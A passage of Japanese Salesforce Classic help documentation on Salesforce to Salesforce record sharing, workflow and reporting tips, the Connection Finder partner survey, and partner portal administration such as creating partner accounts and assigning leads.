たとえば、すべての無効な商談のフェーズを［無効］から［レビュー中］に変更するグローバル検索およびグローバル置換を実行するとします。

影響を受ける商談が Salesforce to Salesforce でビジネスパートナーに転送されていると、その商談はパートナーの Salesforce 組織で引き続き［無効］フェーズになります。フェーズの変更が組織で反映されるには、影響を受ける各商談を開き、[編集] をクリックして、[保存] をクリックする必要があります。

ケースコメントの接続先との共有

ケースコメントをケースの子レコードとして共有できます。次の条件を満たす場合、ケースコメントは接続先に自動的に受け入れられます。

- ケースコメントオブジェクト種別が接続先に公開され、接続先がそのオブジェクトを登録していること。
- ケースコメントが関連付けられるケースが接続先と共有されていること。
- ケースコメントが「非公開」になっていないこと。

関連トピック:

Salesforce to Salesforce を使用したレコードの共有

Salesforce to Salesforce 使用のヒント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフローを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムレポートを使用した接続の管理

カスタムレポートを使用して、Salesforce to Salesforce の活動や更新を追跡します。詳細は、「Salesforce to Salesforce のレポート」を参照してください。

レコードの管理

- 入力規則に違反しているため共有レコードの引き受けを実行できない場合は、「[受信接続名] 次の文字列と一致しない Null」という入力規則を作成します。これにより、接続先から引き受けるレコードについては入力規則が無視されます。この規則を作成するには、次の式を使用します。

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

  入力チェックを行うすべての Apex トリガに対しても、同様の規則を作成してください。
- 接続と共有しているレコードを追跡するには、カスタムレポートを作成します。たとえば、リードを接続先と共有している場合に、接続先によって削除されたすべてのリードを表示するカスタムレポートを作成できます。
  - [リードと接続] レポートタイプを使用します。
  - 「状況 次の文字列と一致する 無効 (削除済み)」という検索条件を入力します。
- 受諾していない接続先からのレコードのビューを活用するには、カスタムリストビューを作成します。たとえば、1 か月以上受諾していない接続先のリードを非表示にするリストビューを作成します。

  メモ: これらのリストビューを作成するには、「接続の管理」権限が必要です。
- 接続先から共有されたオブジェクトを表示できるのは「接続の管理」権限を持つユーザのみです。そのため、この情報へのアクセスが必要なユーザに割り当て可能なカスタムリストビューを作成する必要があります。
- 接続先から大量のレコードを受信することがわかっている場合、該当するオブジェクトの [自動引き受け] を有効に (ページ 1808) します。たとえば、自分の組織で、定期的に接続先と大量のリードを共有している場合、[登録オブジェクトの追加または削除] ページで商談の横にある [自動引き受け] チェックボックスをオンにします。

- 接続による変更内容を参照するには、対象オブジェクトの項目履歴管理を有効にし、ページレイアウトに履歴関連リストを追加します。[受信接続名] 項目を含むカスタム履歴レポートを作成するというオプションもあります。
- すべての受信リードまたはケースを特定のユーザに自動的に割り当てるには、次のルールエントリを含む割り当てルールを作成します。
  - *受信接続名に接続先の名前を含む*
  - *作成者に接続ユーザを含む*

  エスカレーションルールでも同じように実行できます。
- ケースにエスカレーションルールを使用してケースを接続先に割り当てる場合、接続先がメンバーであるキューにケースを割り当てる必要があります。たとえば、サードパーティエージェンシーとして機能する接続先があり、特定の条件を満たすすべてのケースがこの接続先にエスカレーションする必要がある場合、次の手順を実行する必要があります。
  - メンバーとして接続先を含むキューを作成する。
  - 適切な条件のエスカレーションルールを作成する。
  - 特定の条件を満たすケースを自動的に該当するキューに割り当てるエスカレーションアクションを追加する。

その他のヒント

- パートナーとの接続にあたり、パートナーが Salesforce を利用しているかどうかわからない場合、接続ファインダを使用して確認できます。
- リードを取引開始にすると、Salesforce to Salesforce は共有レコードを無効にし、接続先のリードレコードの [外部共有] 関連リストを [無効 (変換済み)] 状況に更新します。共有レコードが無効化されるため、取引開始処理中の [リード 状況] への変更は接続先のリードレコードには反映されません。
- ワークフローを使用して Salesforce to Salesforce のレコードおよび接続への更新を自動化する方法についての詳細は、「Salesforce to Salesforce でのワークフローの使用」を参照してください。

Salesforce to Salesforce のレポート

Salesforce to Salesforce の活動や更新を追跡するには、カスタムレポートを作成します。

カスタムレポートを使用して Salesforce to Salesforce 接続を効率的に管理する場合、無限の可能性があります。Salesforce to Salesforce でのカスタムレポートの使用例をいくつか示します。

- [接続している取引先] レポートタイプのカスタムレポートを作成して、接続の活動やその他の接続の詳細を追跡する。レポートには、取引先に関連付けられている接続のみが表示されます。
- カスタムレポートタイプを作成して、公開または登録した各オブジェクトの接続情報を表示する。
- カスタムレポートを作成して、複数の接続先と共有しているレコードを表示する。また、複数の接続先と共有しているレコードをリストビューで表示するには、［送信接続名］項目を既存ビューまたは新規ビューに追加し、拡張リストが無効になっていることを確認します。
- [接続しているリード] レポートタイプのカスタムレポートを作成して、接続先と共有していたリードでその後削除されたものをすべて表示する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフローを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce to Salesforce でのワークフローの使用

ワークフローを使用して、Salesforce to Salesforce のレコードおよび接続への更新を自動化できます。

ワークフロールールは、次の場合に、Salesforce to Salesforce で共有されるレコードについてのみトリガされます。

- 親レコードを引き受ける場合
- 子レコードが挿入される場合
- 登録している項目がワークフロールールをトリガするように設定されている場合

Salesforce to Salesforce のワークフロー規則の基準についての提案には次のようなものがあります。

- リード、商談、カスタムオブジェクトの［受信接続名］項目
- 現在のユーザが 「*pnet*」 である
- ［最終更新者］項目が「接続ユーザ」である

たとえば、接続先がリードを更新するたびにユーザの ToDo を作成できます。

1. 次の条件でワークフロールールを作成する。
   - 評価条件:［レコードが次の場合にルールを評価：作成されたとき、および編集されるたび］
   - ［条件が一致する］の場合にルールを実行する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフローを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- ルール条件:「リード: 最終更新者 次の文字列と一致する 接続ユーザ」。

2. ワークフロー ToDo を追加する。

接続先が項目を編集したら選択リストの値を更新するなど、多くの Salesforce to Salesforce 処理にワークフローを使用できます。レコードを引き受けるときに、次の項目によってのみワークフロールールがトリガされます。

メモ: 組織でレコードの自動引き受けが設定されている場合、登録したいずれかの項目によってワークフロールールがトリガされます。

オブジェクト	ワークフローをトリガする項目
取引先	• 取引先名 • 市区郡 • 国 • 受信接続名 • 送信接続名 • 都道府県 • 型
ケース	• ケース番号 • 優先度 • 状況 • 件名 • 型
取引先責任者	• メール • 姓 • 住所(郵送先) • 電話 • 役職
リード	• 会社名 • メール • 業種 • リード • リードソース • 名前 • 従業員数 • 電話 • 受信接続名

オブジェクト	ワークフローをトリガする項目
	• 送信接続名 • 都道府県 • 状況 • 役職
商談	• 取引先名 • 金額 • 完了予定日 • 名前 • 受信接続名 • 送信接続名 • フェーズ
カスタムオブジェクト	• 接続名 • 名前 • 送信日

引き受けたレコードの任意の項目で実行されるその後のすべての更新に対して、ワークフロールールがトリガされます。

メモ: ワークフローではなく Apex トリガを使用する方が適している場合があります。項目 A が更新されたらセカンダリ項目の項目 B を更新するワークフロールールがあるとします。Salesforce to Salesforce パートナーが項目 A と項目 B を登録していても、ワークフロールールでトリガされた項目 B への更新はパートナーの組織に送信されません。これにより、更新のループが防止されます。

このようなセカンダリ項目への更新を Salesforce to Salesforce パートナーに送信する場合は、ワークフローではなく、コミット後ロジックを使用してセカンダリ項目を更新する Apex トリガを使用します。

メモ: 双方向接続では、Salesforce to Salesforce の更新は、before トリガではなく、after トリガ (「after insert」や「after update」など) でのみトリガし直されます。

ビジネスパートナーが Salesforce を使用していることの確認

接続ファインダについて

パートナーが Salesforce を使用している場合、Salesforce 組織に接続するとレコードを共有して関連するビジネスプロセスで連携できるため有益です。接続する前に、パートナーが Salesforce を使用しているかどうか確認する必要があります。接続ファインダを使用し、パートナーに Salesforce を使用しているかどうかの簡単な調査へのリンクのあるメールを送信します。調査の回答は、各パートナーの取引先および取引先責任者レコードに記録されます。パートナーの状況を確認したら、Salesforce to Salesforce を使用してパートナーを招待できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

関連トピック:

- パートナーが Salesforce を使用しているかどうかの確認
- 接続ファインダの設定
- 接続ファインダのヒントとその他の考慮事項

接続ファインダの設定

接続ファインダにより、パートナーが Salesforce を使用しているかどうかを調査するメールを送信できます。パートナーの状況を確認したら、Salesforce to Salesforce を使用してパートナーを招待できます。

接続ファインダを使用するには、次の操作を実行する必要があります。

1. 組織で接続ファインダを有効にします。
2. 接続ファインダを設定します。
3. 検索レイアウトをカスタマイズして取引先責任者リストビューに [接続の検索] ボタンを追加します。取引先責任者ページレイアウトをカスタマイズして取引先責任者の詳細ページにボタンを追加します。
4. 取引先責任者ページレイアウトに `[Salesforce を使用]` 項目を追加します。
5. 取引先ページレイアウトに `[Salesforce の顧客]` 項目を追加します。

   メモ: `[Salesforce を使用]` および `[Salesforce の顧客]` 項目は、設定したカスタマーポータルまたはパートナーポータルの取引先責任者および取引先レコードにも表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

接続ファインダを有効にして設定を編集する
- 「すべてのデータの編集」

接続ファインダの有効化

接続ファインダを有効にする手順は、次のとおりです。

1. [設定] から、`[クイック検索]` ボックスに *「接続ファインダ」* と入力し、[Salesforce to Salesforce 接続ファインダ] を選択します。
2. [編集] をクリックします。

3. ［有効化］を選択します。
4. [保存] をクリックします。

これで接続ファインダの設定が可能になります。さらに、デフォルトのメールテンプレートおよび必須関連項目が作成されて使用可能になります。

メモ: 接続ファインダを無効にすると、未決の調査が無効になり、[接続の検索] ボタンが削除されます。［Salesforce を使用］および［Salesforce の顧客］項目は、それぞれ取引先責任者および取引先レコードに残ります。

接続ファインダの設定

パートナーに送信するメールの内容と外観を指定できます。

1. [設定] から、［クイック検索］ボックスに「*接続ファインダ*」と入力し、[Salesforce to Salesforce 接続ファインダ] を選択します。
2. [編集] をクリックします。
3. メールテンプレートを選択します。

   デフォルトの接続ファインダテンプレートが自動的に選択されます。調査用にカスタムメールテンプレートを作成することもできます。

   メモ: カスタムメールテンプレートには調査URLを含める必要があります。テンプレートの作成時に、{!Contact.PartnerSurveyURL} が取引先の差し込み項目として使用可能です。

4. 必要に応じて、ルックアップを使用してロゴを選択します。

   メモ: 最初にロゴを［ドキュメント］タブにアップロードし、［外部参照可］としてマークする必要があります。

   ロゴは調査ページの上部に表示されるため、ブランドロゴを追加することをお勧めします。ロゴを選択しない場合、調査ページのロゴ部分は空白のままになります。

5. [保存] をクリックします。

パートナーが Salesforce を使用しているかどうかの確認

パートナーが Salesforce を使用している場合、Salesforce 組織に接続するとレコードを共有して関連するビジネスプロセスで連携できるため有益です。接続する前に、パートナーが Salesforce を使用しているかどうか確認する必要があります。接続ファインダを使用し、パートナーに Salesforce を使用しているかどうかの簡単な調査へのリンクのあるメールを送信します。調査の回答は、各パートナーの取引先および取引先責任者レコードに記録されます。パートナーの状況を確認したら、Salesforce to Salesforce を使用してパートナーを招待できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

パートナーが Salesforce を使用しているかどうかの確認メールを送信する
- 「メールの送信」(1 人の受信者)

  または

  「一括メール送信」(複数の受信者)

1. 取引先責任者リストビューで、調査が必要なパートナーを選択して [接続の検索] をクリックします。または、取引先責任者の詳細ページで、[接続の検索] をクリックします。

   メモ: 次の場合には [接続の検索] は表示されません。
   - 取引先責任者レコードに有効なメールアドレスがない
   - 取引先責任者が取引先に関連付けられていない

   取引先責任者が個人取引先の場合、[接続の検索] はリストビューに表示されますが、ユーザがそのボタンをクリックするとエラーメッセージが表示されます。[接続の検索] は取引先責任者の詳細ページには表示されません。

2. メールの件名を入力します。
3. デフォルトのテンプレートで提供される本文を編集するか、[テンプレートを変更] をクリックして異なるメールテンプレートを選択します。

   メモ: デフォルトのメールテンプレートは、管理者によって選択されます。異なるテンプレートを選択するか本文を編集できますが、調査 URL `{!Contact.PartnerSurveyURL}` を含める必要があります。

   複数の受信者を選択した場合は、本文を編集できません。

4. [スペルチェック] をクリックし、本文のスペルをチェックします。
5. [プレビュー] をクリックし、メールが受信者にどのように表示されるか確認します。
6. [送信] をクリックします。

メールが選択したパートナーに送信されます。パートナーが調査に回答できる期間は 90 日で、その後リンクは無効になります。パートナーの回答は、パートナーの取引先責任者レコードの `[Salesforce を使用]` 項目および取引先レコードの `[Salesforce の顧客]` 項目に記録されます。終了した活動も取引先責任者に追加されます。

ヒント: 任意の 1 か所で調査の回答を追跡するため、カスタムリストビューまたはカスタムレポートを作成することをお勧めします。

パートナーの組織が Salesforce を使用している場合、受信者が Salesforce の管理者権限があるかどうかを尋ねるセクションが調査に表示されます。管理者権限がない場合、受信者は必要に応じて管理者の連絡先情報を提供することができ、取引先責任者レコードがない場合はそのユーザに対して新規取引先責任者レコードが Salesforce で作成されます。

メモ: [Salesforce を使用] の値が「*はい、管理ユーザです*」となっているパートナーの取引先責任者がすでに組織に存在する場合は、このセクションは表示されません。

接続ファインダのヒントとその他の考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 1 か所で調査の回答を追跡するため、カスタムリストビューまたはカスタムレポートを作成します。[Salesforce を使用] 項目を取引先責任者リストビューおよびレポートに追加します。[Salesforce の顧客] 項目を取引先リストビューおよびレポートに追加します。
- 海外のパートナーに送信するには、翻訳されたバージョンのデフォルト接続ファインダを作成します。そのためには、デフォルトのテンプレートをコピーし、必要な言語に変更して調査 URL: {!Contact.PartnerSurveyURL} を含めます。これでパートナーに調査を送信するときに適切なテンプレートを選択できます。

  メモ: ただし、英語の調査ページには [言語] ドロップダウンが含まれ、受信者が調査を自分の母国語で表示できます。

- [Salesforce を使用] 項目の入力規則を作成するときは、ユーザインターフェースに表示される表示ラベルではなく、API 値を使用します。以下に例を示します。

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

[Salesforce を使用] ドロップダウン値	API 値
No	No
無回答	NoResponse
わかりません	NotSure
はい、管理ユーザです	YesAdmin
はい、管理ユーザではありません	YesNotAdmin

- パートナーが Salesforce システム管理者の詳細を提供すると、Salesforce はパートナーの Salesforce 組織にそのメールアドレスの取引先責任者がすでに存在するかどうかを確認します。存在する場合、取引先責任者レコードの [Salesforce を使用] 項目が *[はい、管理ユーザです]* に設定されます。項目がすでに *[いいえ]* に設定されている場合、更新はされません。

  メモ: パートナーは、システム管理者が組織の取引先責任者として存在しない場合にのみ、システム管理者を追加できます。

- [Salesforce の顧客] 項目は、取引先責任者の [Salesforce を使用] 項目の値に応じて異なります。

Salesforce 内からのソーシャルネットワークへの参加

Salesforce for Twitter and Facebook の概要

Salesforce for Twitter and Facebook を使用すると、Salesforce から直接、Twitter と Facebook の顧客と見込み客とリアルタイムに簡単に交流することができます。

Salesforce for Twitter and Facebook ユーザは、Salesforce 内で、会社に関連するソーシャルメディア会話を検索および監視し、会話に参加および返信することができます。また、次の操作も実行できます。

- 会社に関する意見をリアルタイムに確認する
- ツイートと Facebook ウォールの投稿とコメントから、ケース、取引先責任者、およびリードを作成する
- Twitter と Facebook コミュニティと情報を共有する
- 意見を共有したり、質問したり、支援を求めたりする多数の人と交流する

Salesforce for Twitter and Facebook は、AppExchange から無料のアプリケーションをダウンロードして有効にできます。その他のドキュメントは、Salesforce for Twitter and Facebook のアプリケーション一覧の [リソース] セクションで提供されています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

売上を向上させるためのパートナーとのコラボレーション

パートナーの表示と追加

商談および取引先の詳細ページには、パートナーの表示と編集ができる[パートナー]関連リストがあります。

- 特定のパートナーの取引先情報を表示するには、[パートナー]関連リストでそのパートナー名をクリックします。
- パートナー関係のパートナーの横にある [削除] をクリックします。

  メモ: パートナーを持つ商談の取引先を変更すると、[パートナー]関連リストからすべてのパートナーが削除されます。

- 商談または取引先にパートナーを追加する手順は、次のとおりです。

  1. [パートナー]関連リストにある [新規] をクリックします。
  2. 商談に追加する場合にのみ、そのパートナーが商談の主要なパートナーであるときには、［主担当］を選択してそのことを示します。

     1つの商談に対して主パートナーは1つしか指定できません。新しい主パートナーを設定すると、既存の主パートナーから[主パートナー]の指定が自動的に解除されます。

     パートナーを主パートナーにすると、すべての商談レポートでそのパートナーのレポートを作成できます。

  3. ［パートナー］欄で、ボックスに入力するか、ルックアップアイコンをクリックして、既存の取引先の名前を入力し、取引先検索を実行します。または、ルックアップダイアログから [新規] をクリックして、新しい取引先を作成します。
  4. ［ロール］欄で、この取引先または商談におけるパートナー取引先の役割を指定します。

メモ: 取引先や商談で1つのパートナーを選択すると、自動的に逆のパートナー関係も作成され、両取引先がもう一方の取引先をパートナーとして表示します。指定した役割がパートナー取引先に適用され、そのパートナーから見た役割がもう一方の取引先に適用されます。

システム管理者が［パートナーの役割］選択リスト値を編集するときに、指定可能な役割と、それを先方から見た役割を設定します。

システム管理者は、ページレイアウトを編集することで関連リストに表示される列をカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先にパートナーを追加する

- 取引先に対する「編集」

  および

  商談に対する「参照」

商談にパートナーを追加する

- 取引先に対する「参照」

  および

  商談に対する「編集」

パートナーとの情報の共有

パートナーポータルの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

パートナーリレーション管理では、企業はダイレクト営業ビジネスと共にチャネルビジネスの管理、追跡、および売上予測を行うことによって、チャネル投資の回収を最大限にし、チャネルの収益を高めることができます。また、パートナーの販売の効率化、ビジネス成立の増加、および収益増加も支援します。

パートナーにSalesforceデータを提供することにより、支出を増やさない売上増を支援できます。パートナーがアクセスできる情報を制御し、パートナーが自社ブランド情報を使用するアプリケーション内で業務を行うことを希望することもあるでしょう。パートナーにSalesforceパートナーポータルへのアクセス権を提供することにより、このようなご要望も実現可能です。

パートナーポータルでは、パートナーユーザは、パートナーでないユーザとは別のWebサイトで、Salesforceにログインできます。パートナーユーザは、使用を許可されたデータのみを参照できます。さらに、パートナーユーザは、適切なユーザ権限が与えられた場合に限りデータを操作できます。

Webポータルをカスタマイズしてブランド情報を表示したり、ポータルのシングルサインオンを有効化してパートナーがSalesforceにシングルログインでアクセスできるようにするなど、機能およびセキュリティ上のニーズを満たすように設定したりできます。また、パートナーと連携するためのさまざまな要件を満たすために、複数のポータルを所有することもできます。

パートナー取引先の作成

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

チャネルマネージャが、パートナーポータルを使用するときに、パートナー組織、パートナーユーザ、および活動を使用する Salesforce 取引先。パートナーとなる各会社は、法人取引先として Salesforce に追加する必要があります。チャネルマネージャは、取引先の所有権によって、パートナー取引先に関連付けられています。パートナー取引先を所有するチャネルマネージャは、すべての情報にアクセスでき、そのパートナー取引先に関連付けられているパートナーユーザの活動を含む、パートナー取引先のすべての活動を管理できます。そのため、チャネルマネージャは、パートナーの活動を簡単に最新の状態に保つことができます。

メモ: パートナーユーザロールは、取引先所有者のロールの下位ロールであるため、パートナーユーザロールのすべてのデータは、パートナー取引先所有者のロールに含まれます。ポータルユーザを無効化すると、パートナーユーザロールが無効になり、そのデータはパートナー取引先ロールに積み上げ集計されなくなるので、注意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

取引先を作成する
- 取引先に対する「作成」

パートナーユーザを有効にする
- 「外部ユーザの管理」

パートナー取引先を作成する手順は、次のとおりです。

1. 新規法人取引先を作成します。
2. [外部取引先の管理] をクリックし、[パートナーとして有効化] をクリックします。
3. 確認ダイアログが表示されます。[はい、この取引先をパートナー取引先として有効化します。] を選択します。
4. [確認] をクリックします。

メモ: 組織に個人取引先が存在する場合に、それらをパートナー取引先として使用することはできません。法人取引先のみ、パートナー取引先として使用できます。

パートナー取引先を作成したら、パートナーユーザを取引先責任者レコードとして取引先に追加できます。パートナーユーザは、機能がリードの管理に制限されている Salesforce ユーザです。パートナーユーザは、ポータルから Salesforce にログインします。

メモ: パートナー取引先は削除できませんが、無効化することはできます。

関連トピック:

パートナー取引先の無効化

パートナー取引先の無効化

パートナー取引先を無効化すると、その取引先に関連付けられている外部ユーザも無効化されます。ポータルアクセスで取引先が誤って有効化された場合にのみ、パートナー取引先を無効化することをお勧めします。

メモ: Summer '13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

パートナー取引先は削除できませんが、無効化することはできます。取引先を完全に無効化すると、その取引先に関連付けられている最大 15 件の外部ユーザが無効になり、関連付けられているすべてのコミュニティ、グループ、チーム、権限セット、共有ルールから削除されます。これは、有効な外部ユーザおよび無効な外部ユーザのいずれの場合にも該当します。また、取引先に関連付けられているロールおよびグループは完全に削除され、ごみ箱には移動しません。

メモ: 15 件を超える有効な外部ユーザまたは無効な外部ユーザが関連付けられている取引先は無効化できません。取引先を無効化する前に、ユーザを無効化する必要があります。

1. 無効化する取引先の取引先詳細ページに移動します。
2. [外部取引先の管理] をクリックし、いずれかの [パートナー取引先の無効化] をクリックします。
3. [OK] をクリックして確認します。

後で取引先を有効化する場合、個別の取引先責任者をパートナーポータルユーザとして再度有効化できます。パートナーポータルの取引先責任者を再度有効化すると、以前のパートナーユーザやロールに関連しない新しいパートナーユーザおよびロールが作成されます。削除されたロールやグループを復元することはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

取引先を作成する
- 取引先に対する「作成」

パートナーユーザを有効にする
- 「外部ユーザの管理」

関連トピック:

パートナー取引先の作成

パートナーユーザとの連係

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

チャネルマネージャは、自分が管理するパートナーユーザに、パートナー取引先の所有権によって関連付けられています。パートナー取引先を所有するチャネルマネージャは、すべての情報にアクセスでき、その取引先に関連付けられているパートナーユーザのすべての活動を管理できます。

パートナーユーザを管理するときの共通の ToDo の一部は次のとおりです。

- パートナー取引先の作成
- パートナーユーザの作成
- パートナーユーザの無効化および非アクティブ化
- パートナーユーザへのリードの割り当て
- パートナーユーザへの行動の割り当て
- パートナーユーザへのケースの割り当て
- パートナーユーザ情報の編集
- 知識ベースへのパートナユーザアクセス権の付与
- パートナーユーザによるミーティングの要請の有効化

パートナーユーザと連携できるその他の方法は次のとおりです。

パートナースーパーユーザアクセスを有効にする
: パートナースーパーユーザは、組織単位のデフォルトが非公開に設定されていても、同じロールを持つすべてのパートナーユーザやパートナースーパーユーザ、およびポータル取引先階層で下位にいるパートナーユーザやパートナースーパーユーザが所有するデータにアクセスできます。パートナースーパーユーザアクセスはケース、リード、カスタムオブジェクト、および商談のみに適用されます。

パートナーユーザに **ToDo** を割り当てる
: パートナーユーザは、項目レベルセキュリティ設定が適切であれば、リードまたは商談に関連する活動を参照および作成できます。

リードまたは商談にToDoを追加して、パートナーユーザに対して、実行してもらうToDoを知らせるアラームを実行します。特定のリードまたは商談の活動履歴を参照できます。またはレポートを使用して、特定のユーザに割り当てられた活動を追跡できます。

パートナーユーザは、パートナー取引先に属する他のユーザ、またはチャネルマネージャのどちらかにだけ ToDo を割り当てることができます。

メモと添付ファイルを使用してパートナーユーザと通信する
: パートナーユーザは、リード、ソリューション、商談の詳細ページなど、選択した詳細ページの[メモ&添付ファイル]関連リストから、メモの作成、表示、編集、および添付ファイルの追加を実行できます。メモ

と添付ファイルを使用して、ドキュメントや情報をパートナーユーザと共有できます。Chatter が組織で有効になっている場合、フィードの添付ファイルは [メモと添付ファイル] 関連リストに含まれます。ポータルユーザはフィードの添付ファイルをダウンロードできますが、プレビュー、編集、削除はできません。

添付ファイルの容量制限は 5 MB です。

トラブルシューティングのため、[ユーザとしてポータルにログイン] をクリックします。
パートナーユーザの取引先責任者の詳細ページを表示するときに、[外部ユーザの管理]、[ユーザとしてポータルにログイン]の順にクリックします。新規ブラウザウィンドウが開き、パートナーユーザとしてポータルにログインできます。このボタンをクリックして、パートナーユーザが直面している問題を解決します。また、このボタンをクリックすることにより、ポータルが正しく設定されていることを確認することもできます。[ユーザとしてポータルにログイン] ボタンを使用するには、「外部ユーザの管理」権限を持ち、かつ「すべてのデータの編集」権限を持っているか、ロール階層においてパートナー取引先所有者以上の階層にあるかのどちらかであることが必要です。これらの要件を満たしていない場合、またはポータルユーザが無効になっている場合は、[ユーザとしてポータルにログイン] ボタンは表示されません。

パートナーユーザのパスワードをリセットする
パートナーユーザの詳細ページを表示したときに、[パスワードのリセット] をクリックして、パートナーユーザのパスワードをリセットできます。

パートナーユーザは、パートナーポータルのログインページで[パスワードをお忘れですか?]をクリックしてパスワードをリセットできます。

ポータルにソリューションを公開する
ソリューションの［セルフサービスポータルに公開］を選択します。

商品を商談に追加する
商談でパートナーユーザが [商品] 関連リストを利用できる場合には、パートナーの商談に商品を追加できます。

関連トピック:

パートナーユーザの管理

パートナーユーザへのリードの割り当て

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーにリードを割り当てる
- リードに対する「編集」

パートナーリレーションシップマネージメントの重要事項の1つが、リードの割り当てです。パートナーは、割り当てられているリードでのみ作業できます。パートナーユーザのリードの割り当て方法には、次の2つがあります。

- 各リードを、個々のパートナーユーザに割り当てる
- リードをリードキューに割り当て、パートナーユーザがキューにリードを請求するのを許可する

さらに、リードの割り当てルールを作成することもできます。このルールにより、リードの特定のプロパティに基づいてリードを別のパートナーユーザやキューに自動的に割り当てることができます。

メモ: ポータルのアクションによって割り当てルールを起動することはできません。

リードをパートナーユーザまたはパートナーリードキューに割り当てるのは、リードを他のユーザまたはキューへ割り当てることに似ています。

リードプールの一部ではないユーザまたはキューに直接割り当てられているリードが、ポータルの[リード]タブに表示されます。パートナーユーザは、該当するリストビューを選択してこれらを参照できます。リードは、パートナーユーザがレビューするまで太字で表示され、[私の未読リード]リストビューにあります。

リードがリードプール内のキューに割り当てられている場合、そのリードは、ポータルの[ホーム]タブにある[選択可能なリード]リストに表示されます。

ヒント: パートナーリードを、パートナー取引先の個人パートナーユーザ(営業マネージャなど)に割り当てることにより、その人物がその取引先のパートナーユーザのリード割り当てを管理できるようになります。

パートナーポータルのカレンダーの使用

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

